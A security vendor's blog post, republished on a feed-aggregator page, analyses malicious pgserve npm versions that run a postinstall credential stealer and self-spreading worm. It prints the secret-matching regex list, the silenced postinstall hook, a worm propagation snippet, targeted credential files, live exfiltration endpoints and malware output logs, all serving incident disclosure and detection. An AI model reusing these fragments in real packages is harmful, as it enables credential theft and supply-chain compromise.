

惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

The Last Watchdog
The Last Watchdog
C
Cyber Attacks, Cyber Crime and Cyber Security
L
LINUX DO - 热门话题
G
GRAHAM CLULEY
S
Schneier on Security
钛媒体:引领未来商业与生活新知
钛媒体:引领未来商业与生活新知
S
SegmentFault 最新的问题
IT之家
IT之家
阮一峰的网络日志
阮一峰的网络日志
Recorded Future
Recorded Future
I
Intezer
云风的 BLOG
云风的 BLOG
博客园 - Franky
月光博客
月光博客
大猫的无限游戏
大猫的无限游戏
T
Tenable Blog
The Hacker News
The Hacker News
T
The Blog of Author Tim Ferriss
Attack and Defense Labs
D
DataBreaches.Net
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
N
News and Events Feed by Topic
有赞技术团队
有赞技术团队
Exploit-DB.com RSS Feed
N
News and Events Feed by Topic
Threat Intelligence Blog | Flashpoint
S
Secure Thoughts
The Register - Security
B
Blog
Security Archives - TechRepublic
The Cloudflare Blog
Webroot Blog
Webroot Blog
W
WeLiveSecurity
H
Heimdal Security Blog
博客园 - 三生石上(FineUI控件)
V
Vulnerabilities – Threatpost
G
Google Developers Blog
O
OpenAI News
V
V2EX
罗磊的独立博客
博客园_首页
N
News | PayPal Newsroom
cs.CL updates on arXiv.org
CTFtime.org: upcoming CTF events
TaoSecurity Blog
TaoSecurity Blog
Cloudbric
Cloudbric
H
Hacker News: Front Page
博客园 - 叶小钗
T
Tor Project blog
AI
AI

Step Security Blog

Securing Vibe Coding and AI Coding Agents: An End-to-End Approach with StepSecurity - StepSecurity Introducing StepSecurity Dev Machine Guard: Protecting Developer Machines from Supply Chain Attacks - StepSecurity Top 2024 Predictions for CI/CD Security - StepSecurity Dev Machine Guard Is Now Open Source: See What's Really Running on Your Developer Machine - StepSecurity Datadog's DevSecOps 2026 Report Validates What We've Been Building - StepSecurity hackerbot-claw: An AI-Powered Bot Actively Exploiting GitHub Actions - Microsoft, DataDog, and CNCF Projects Hit So Far - StepSecurity Cline Supply Chain Attack Detected: cline@2.3.0 Silently Installs OpenClaw - StepSecurity StepSecurity’s Unified Protection Across the SDLC Infrastructure Threat Framework (SITF) - StepSecurity @velora-dex/sdk Compromised on npm: Malicious Version Drops macOS Backdoor via launchctl Persistence - StepSecurity axios Compromised on npm - Malicious Versions Drop Remote Access Trojan - StepSecurity Behind the Scenes: How StepSecurity Detected and Helped Remediate the Largest npm Supply Chain Attack - StepSecurity 10 Layers Deep: How StepSecurity Stops TeamPCP's Trivy Supply Chain Attack on GitHub Actions - StepSecurity Malicious IoliteLabs VSCode Extensions Target Solidity Developers on Windows, macOS, and Linux with Backdoor - StepSecurity TeamPCP Plants WAV Steganography Credential Stealer in telnyx PyPI Package - StepSecurity litellm: Credential Stealer Hidden in PyPI Wheel - StepSecurity Checkmarx KICS GitHub Action Compromised: Malware Injected in All Git Tags - StepSecurity CanisterWorm: How a Self-Propagating npm Worm Is Spreading Backdoors Across the Ecosystem - StepSecurity Trivy Compromised a Second Time - Malicious v0.69.4 Release, aquasecurity/setup-trivy, aquasecurity/trivy-action GitHub Actions Compromised - StepSecurity bittensor-wallet 4.0.2 Compromised on PyPI - Backdoor Exfiltrates Private Keys - StepSecurity Malicious npm Releases Found in Popular React Native Packages - 130K+ Monthly Downloads Compromised - StepSecurity Malicious Polymarket Bot Hides in Hijacked dev-protocol GitHub Org and Steals Wallet Keys - StepSecurity ForceMemo: Hundreds of GitHub Python Repos Compromised via Account Takeover and Force-Push - StepSecurity xygeni-action Compromised: C2 Reverse Shell Backdoor Injected via Tag Poisoning - StepSecurity kubernetes-el Compromised: How a Pwn Request Exploited a Popular Emacs Package - StepSecurity How StepSecurity Caught a Release Storm in Microsoft’s @types Packages - StepSecurity Harden Runner Now Supports Windows and macOS GitHub Actions Runners - StepSecurity 10,000 Open-Source Projects Now Secured by Harden-Runner Community-Tier: A Milestone Three Years in the Making - StepSecurity 20+ Popular NPM Packages Compromised (Chalk, Debug, Strip-ANSI, Color-Convert, Wrap-ANSI...) - StepSecurity 2024 in Review: The Evolution of CI/CD Security & What's Next - StepSecurity How to Use Docker in Actions Runner Controller (ARC) Runners Securely - StepSecurity Celebrating 1000 Repositories Secured with Harden Runner: A Journey of Growth and Collaboration - StepSecurity StepSecurity Detects Early Supply Chain Risk Signals in kilocode npm - StepSecurity Another npm Supply Chain Attack: The 'is' Package Compromise - StepSecurity anthropics/claude-code-action Security: How to Secure Claude Code in GitHub Actions with Harden-Runner - StepSecurity Harden-Runner detection: tj-actions/changed-files action is compromised - StepSecurity StepSecurity's Catalog of Fixes - StepSecurity Orchestrating Security: StepSecurity's Impact on 400+ Repositories and Future Plans - StepSecurity Announcing Anomalous Outbound Call Detection Using Machine Learning - StepSecurity Announcing GitHub Actions Advisor and StepSecurity Maintained Actions - StepSecurity Analysis of Backdoored XZ Utils Build Process with Harden-Runner - StepSecurity Announcing General Availability of Harden Runner - StepSecurity Milestone Achieved: 2500+ Public Repositories Secured with Harden-Runner - StepSecurity Build secretless CI/CD pipelines using wait-for-secrets - StepSecurity Introducing Apps & PATs: Centralized Visibility for GitHub Apps and Personal Access Tokens - StepSecurity CVE-2026-22709: Critical Sandbox Escape Vulnerability in vm2 - StepSecurity StepSecurity Now Supports Dark Mode - StepSecurity 2025 in Review: The Evolution of Supply Chain Security & What's Next - StepSecurity Bake Harden-Runner Into GitHub's Custom Runner Images for Organization-Wide CI/CD Security - StepSecurity StepSecurity Is Now Available on Azure Marketplace - StepSecurity Critical Remote Code Execution Vulnerabilities Discovered in React Server Components and Next.js - StepSecurity How Harden Runner Detected the Sha1-Hulud Supply Chain Attack in CNCF's Backstage Repository - StepSecurity Sha1-Hulud: The Second Coming - Zapier, ENS Domains, and Other Prominent NPM Packages Compromised - StepSecurity Supply Chain Security Alert: eslint-config-prettier Package Shows Signs of Compromise - StepSecurity 9,000 Open-Source Projects Now Secured by Harden-Runner - StepSecurity Shai-Hulud: Self-Replicating Worm Compromises 500+ NPM Packages - StepSecurity Introducing npm Package Search: Find Where Any Package Was Introduced Across Your GitHub Organizations - StepSecurity StepSecurity Is Sponsoring GitHub Universe 2025 - StepSecurity s1ngularity: Popular Nx Build System Package Compromised with Data-Stealing Malware - StepSecurity Introducing StepSecurity Threat Intelligence: Real-Time Supply Chain Attack Alerts for Your SIEM - StepSecurity 8,000 Strong: Harden-Runner's Growing Impact on CI/CD Security - StepSecurity Securing Google Gemini in GitHub Actions with Harden-Runner - StepSecurity GhostAction Campaign: Over 3,000 Secrets Stolen Through Malicious GitHub Workflows - StepSecurity Introducing the NPM Package Cooldown Check - StepSecurity Securing GitHub Copilot in GitHub Actions with Harden-Runner - StepSecurity Calculate Your CI/CD Security ROI with StepSecurity's New ROI Calculator - StepSecurity How StepSecurity Harden Runner Detected Unexpected Microsoft Defender Installation on GitHub-hosted Ubuntu Runners - StepSecurity StepSecurity Harden Runner: Detect source code tampering during the build process - StepSecurity Suspicious Tag Movement in AWS’s GitHub Action: What Happened and Why It Matters - StepSecurity When 'Changed Files' Changed Everything: Our Black Hat 2025 Presentation on the tj-actions Supply Chain Breach - StepSecurity Lessons from AWS CodeBuild’s Memory-Dump Incident (CVE-2025-8217) - StepSecurity Supply Chain Security Alert: num2words PyPI Package Shows Signs of Compromise - StepSecurity When AI Meets CI/CD: Coding Agents in GitHub Actions Pose Hidden Security Risks - StepSecurity The GitHub Warning Everyone Ignores: 'This Commit Does Not Belong to Any Branch' - StepSecurity 8 GitHub Actions Secrets Management Best Practices to Follow - StepSecurity reviewdog GitHub Actions are compromised - StepSecurity 7,000 Open-Source Projects Now Secured by Harden-Runner - StepSecurity Replace Third-Party Actions with StepSecurity Maintained Actions via Automated Pull Requests - StepSecurity StepSecurity Is Now Available on AWS Marketplace - StepSecurity Introducing StepSecurity Artifact Monitor: Detect Unauthorized Software Releases in minutes, not months - StepSecurity Introducing Workflow Run Policies: Guardrails for Blocking Non-Compliant GitHub Actions Runs - StepSecurity Harden-Runner Detects New Traffic to release-assets.githubusercontent.com Across Multiple Customers - StepSecurity Grafana GitHub Actions Security Incident - StepSecurity Export Harden-Runner Security Insights and Detections to Amazon S3 - StepSecurity Evolving Harden-Runner’s disable-sudo Policy for Improved Runner Security - StepSecurity Announcing Policy-Driven Automated Pull Requests for CI/CD Misconfiguration Remediation - StepSecurity Announcing StepSecurity’s Integration with RunsOn: Secure and Optimized CI/CD Pipelines - StepSecurity Secure Repo Just Got Better: New Features for GitHub Actions Security Best Practices - StepSecurity Why Compliance Auditors Are Looking at Your CI/CD Runners - And How to Prepare - StepSecurity Harden-Runner Flags Anomalous Outbound Call, Leading to Docker Documentation Update - StepSecurity StepSecurity Harden-Runner Now Secures GitHub Actions Workflows for Over 5,000 Open Source Projects - StepSecurity GitHub Actions Pwn Request Vulnerability - StepSecurity Prevent Ultralytics Style CI/CD Security Attacks with Network Security Controls - StepSecurity PyTorch Supply Chain Compromise - StepSecurity Unified Network Egress View: Centralize GitHub Actions Network Destinations for Your Enterprise - StepSecurity Uniting Developers and Security: Celebrating the Success of 500+ Open Source Projects Using StepSecurity's Orchestration Platform - StepSecurity 5 Effective Third-Party GitHub Actions Governance Best Practices - StepSecurity StepSecurity Recognized Among CRN’s "10 Hottest DevOps Startups Of 2024" - StepSecurity Streamline Your GitHub Actions Workflows with StepSecurity’s Latest Feature - StepSecurity StepSecurity Steps Up the Security Game with SOC 2 Type 2 Compliance - StepSecurity StepSecurity's Alignment with CISA's CI/CD Security Guidance - StepSecurity
CanisterSprawl: pgserve Compromised on npm: Malicious Versions Harvest Credentials and Exfiltrate to a Decentralized ICP Canister - StepSecurity
2026-04-22 · via Step Security Blog

On April 21, 2026, malicious versions of pgserve were published to npm. pgserve is an embedded PostgreSQL server for development — zero config, auto-provisioned databases, designed to be dropped into any Node.js project. The compromised versions (1.1.11, 1.1.12, and 1.1.13) inject a 1,143-line credential-harvesting script that runs via postinstall on every npm install.

Unlike simple infostealers, this malware is a supply-chain worm: if it finds an npm publish token on the victim machine, it re-injects itself into every package that token can publish, propagating the compromise further. Stolen data is encrypted with RSA-4096 + AES-256 and exfiltrated to a decentralized Internet Computer Protocol (ICP) canister -a blockchain-hosted compute endpoint chosen specifically because it cannot be taken down by law enforcement or domain seizure.


None of the three compromised versions have a corresponding git tag in the upstream repository. The last legitimate release is v1.1.10, tagged on April 17, 2026. We have disclosed this to the maintainer via GitHub issue #25.


This compromise was detected through two independent signals: the StepSecurity AI Package Analyst, which flagged all three compromised versions with a Critical / Rejected verdict, identifying credential theft, env exfiltration, browser password theft, and network exfiltration; and Harden Runner, which captured the malware's exfil connections during a controlled analysis run.

Attack Timeline

  • April 17, 2026 21:57 UTCpgserve@1.1.10 published with git tag v1.1.10 (last legitimate release)
  • April 21, 2026 22:14 UTCpgserve@1.1.11 published to npm, no git tag
  • April 21, 2026 22:26 UTCpgserve@1.1.12 published to npm, no git tag (identical payload to 1.1.11)
  • April 21, 2026pgserve@1.1.13 published to npm, no git tag
  • April 22, 2026 — StepSecurity AI Package Analyst flags pgserve@1.1.11, 1.1.12, and 1.1.13 each as Critical / Rejected; Harden Runner confirms live exfil during controlled analysis run; IOC domains added to global block list; maintainer disclosed via GitHub issue

What Changed in the Compromised Versions

Diffing the tarballs of 1.1.11 against the clean baseline 1.1.10 reveals exactly two files added:

=== 1.1.11 vs 1.1.10 ===
Files v1110/package/package.json and v1111/package/package.json differ
Only in v1111/package/scripts: check-env.js
Only in v1111/package/scripts: public.pem

1.1.12 and 1.1.13 contain the identical additions — only package.json differs between the three compromised versions.


The package.json postinstall hook was changed to:

"postinstall": "node scripts/check-env.cjs || true"

The || true ensures the install appears to complete cleanly regardless of whether the malware succeeds or fails — an intentional silencing mechanism. The npm registry's own code view confirms the hook at line 24:
The Malware: scripts/check-env.js

The injected script is 1,143 lines of CommonJS JavaScript. It performs six distinct operations:

1. Environment Variable Harvesting

The harvest() function scans every environment variable against ~40 regex patterns, collecting anything that looks like a secret:

const sensitivePatterns = [  /TOKEN/i, /SECRET/i, /KEY/i, /PASSWORD/i, /CREDENTIAL/i,  /^AWS_/i, /^AZURE_/i,
/^GCP_/i, /^GOOGLE_/i,  /^NPM_/i, /^GITHUB_/i, /^GITLAB_/i, /^DOCKER_/i,  /^DATABASE/i, /^DB_/i, /^REDIS/i, 
/^MONGO/i,  /^OPENAI/i, /^ANTHROPIC/i, /^COHERE/i,  /^STRIPE/i, /^TWILIO_/i, /^SENDGRID_/i,  ...];

In our controlled analysis run on a GitHub Actions runner, the malware harvested 38 environment variables matching these patterns.

2. Filesystem Secret Collection

The script reads a comprehensive list of credential files from the developer's home directory:

  • Package manager tokens: ~/.npmrc, ~/.netrc
  • SSH keys: all files under ~/.ssh/
  • Cloud credentials: ~/.aws/credentials, ~/.azure/accessTokens.json, GCP application default credentials, GCP service account key
  • Crypto wallets: Solana keypair, Ethereum keystore, MetaMask extension data (Chrome + Firefox), Phantom, Exodus, Atomic Wallet
  • Browser passwords: copies Chrome's SQLite Login Data database and decrypts saved passwords using the known Linux Chrome key derivation (peanuts + saltysalt, AES-128-CBC)

3. Payload Encryption

Before transmission, the stolen data is encrypted using a hybrid scheme:

  • A random AES-256-CBC session key is generated
  • The data is encrypted with that session key
  • The session key is then encrypted with an attacker-controlled RSA-4096 public key bundled in scripts/public.pem

This means the payload cannot be decrypted without the attacker's private RSA key — even if the transmission is intercepted.

4. Dual-Channel Exfiltration

The encrypted payload is sent via two channels:

  • ICP canister (primary): cjn37-uyaaa-aaaac-qgnva-cai.raw.icp0.io/drop — always called
  • Webhook (secondary): telemetry.api-monitor.com/v1/telemetry — only if TEL_SIGN_KEY env var is set

The use of an ICP canister as the primary exfil channel is deliberate. ICP canisters are smart contracts running on the Internet Computer blockchain — they cannot be taken down by domain seizure or hosting provider requests. The canister ID cjn37-uyaaa-aaaac-qgnva-cai is permanent for the lifetime of the blockchain.

telemetry.api-monitor.com has zero prior threat intelligence hits — a fresh domain registered with privacy protection via Bluehost, stood up specifically for this campaign.

5. Supply Chain Worm Propagation

After exfiltrating credentials, the malware searches for npm publish tokens:

// Checks process.env.NPM_TOKEN and ~/.npmrc for _authToken entriesconst tokenInfo = await findNpmToken();
if (tokenInfo) {  const { username, packages } = await enumPackages(tokenInfo.token);  
// Injects itself into every package the victim can publish  
for (const pkg of packages) {    await infectPackage(pkg, tokenInfo.token);  
}}

For each package the victim can publish, it bumps the patch version, copies check-env.js and public.pem into a scripts/ directory, adds the postinstall hook, and calls npm publish. This is how a single compromised developer account can cascade into dozens of infected packages.

6. PyPI Cross-Ecosystem Spreading

If a PyPI token is found, the malware also spreads to Python packages using the .pth file injection technique — the same method used in the Shai-Hulud npm supply chain campaign. A .pth file placed in the Python site-packages directory executes on every Python interpreter invocation.

Detection: AI Package Analyst

The StepSecurity AI Package Analyst flagged all three compromised versions each with a Critical / Rejected verdict. For 1.1.13, 10 suspicious flags were raised:

  • install-on-install-script
  • base64-payload
  • credential-theft
  • env-exfiltration
  • browser-password-theft
  • network-exfiltration
  • filesystem-access
  • exec-on-start
  • filesystem-access
  • telp-live-execution

The AI verdict summary reads: "Version 1.1.13 contains sophisticated malware that executes automatically during npm install. The malicious postinstall script deploys a heavily obfuscated payload that harvests credentials from environment variables, filesystem secrets (AWS, GCP, Azure, Github, NPM, SSH keys, Docker, Kubernetes configs, database passwords), and Chrome browser passwords. All stolen data is exfiltrated to telemetry.api-monitor.com and an Internet Computer blockchain canister. This is a severe supply chain attack that compromises developer machines and cloud infrastructure. DO NOT INSTALL."

StepSecurity AI Package Analyst Feed
Runtime Validation with StepSecurity Harden-Runner

StepSecurity ran the compromised package in a controlled GitHub Actions environment with Harden-Runner in audit mode.

Check this out on the StepSecurity Insights page.

Malware Execution Output

The verbose output confirms the full execution chain:

[pkg] ═══════════════════════════════════════════════[pkg] Package distribution sync[pkg] DIST_SYNC=disabled DIST_SCOPE=0[init:1] Harvesting credentials...[init:1] 38 env creds, 1 filesystem secrets[init:2] Encrypting & exfiltrating...[tel] Full payload: 4.4KB[tel] Canister payload: 4.4KB[tel] Webhook: no key[tel] Canister: OK ({"success":true,"id":10,"size":4468})[init:2] Exfil sent (AES-256-CBC)[init:3] Discovering npm token...[init:3] ✗ No npm token — sync has no publish token[pkg] Done (exfil only, no propagation)

The ICP canister received the payload and returned {"success":true,"id":10,"size":4468} — confirming 4.4KB of encrypted credentials were successfully exfiltrated from the GitHub Actions runner.

Process Events: Postinstall Fires Automatically


Harden-Runner's process monitor captured the full execution chain triggered by npm install pgserve@1.1.13. The postinstall hook spawns node scripts/check-env.cjs as a direct child of the npm install process — no manual intervention required:
Network Events: Both Exfil Domains Blocked

Harden-Runner's eBPF-based network monitor captured and blocked both exfiltration domains during the install. Both telemetry.api-monitor.com and cjn37-uyaaa-aaaac-qgnva-cai.raw.icp0.io are flagged as Attack Blocked — not merely audited:
